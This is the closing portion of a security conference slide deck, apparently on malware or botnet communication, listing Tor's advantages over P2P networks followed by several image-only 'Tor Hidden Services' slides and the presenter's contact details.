- Tor gets non-victim relay nodes for free
- Tor is harder to block
  - P2P usually uses custom port ranges
  - Tor connects to ports 80 and 443
  - Unblockable: Design feature of Tor

Thanks for your attention!

Questions?

thomas.siebert@gdata.de

@thomassiebert

Tor Hidden Services




Image: Tor Project

Tor Hidden Services




Image: Tor Project

Tor Hidden Services




Image: Tor Project

Tor Hidden Services




Image: Tor Project

Tor Hidden Services




Image: Tor Project

Tor Hidden Services




Image: Tor Project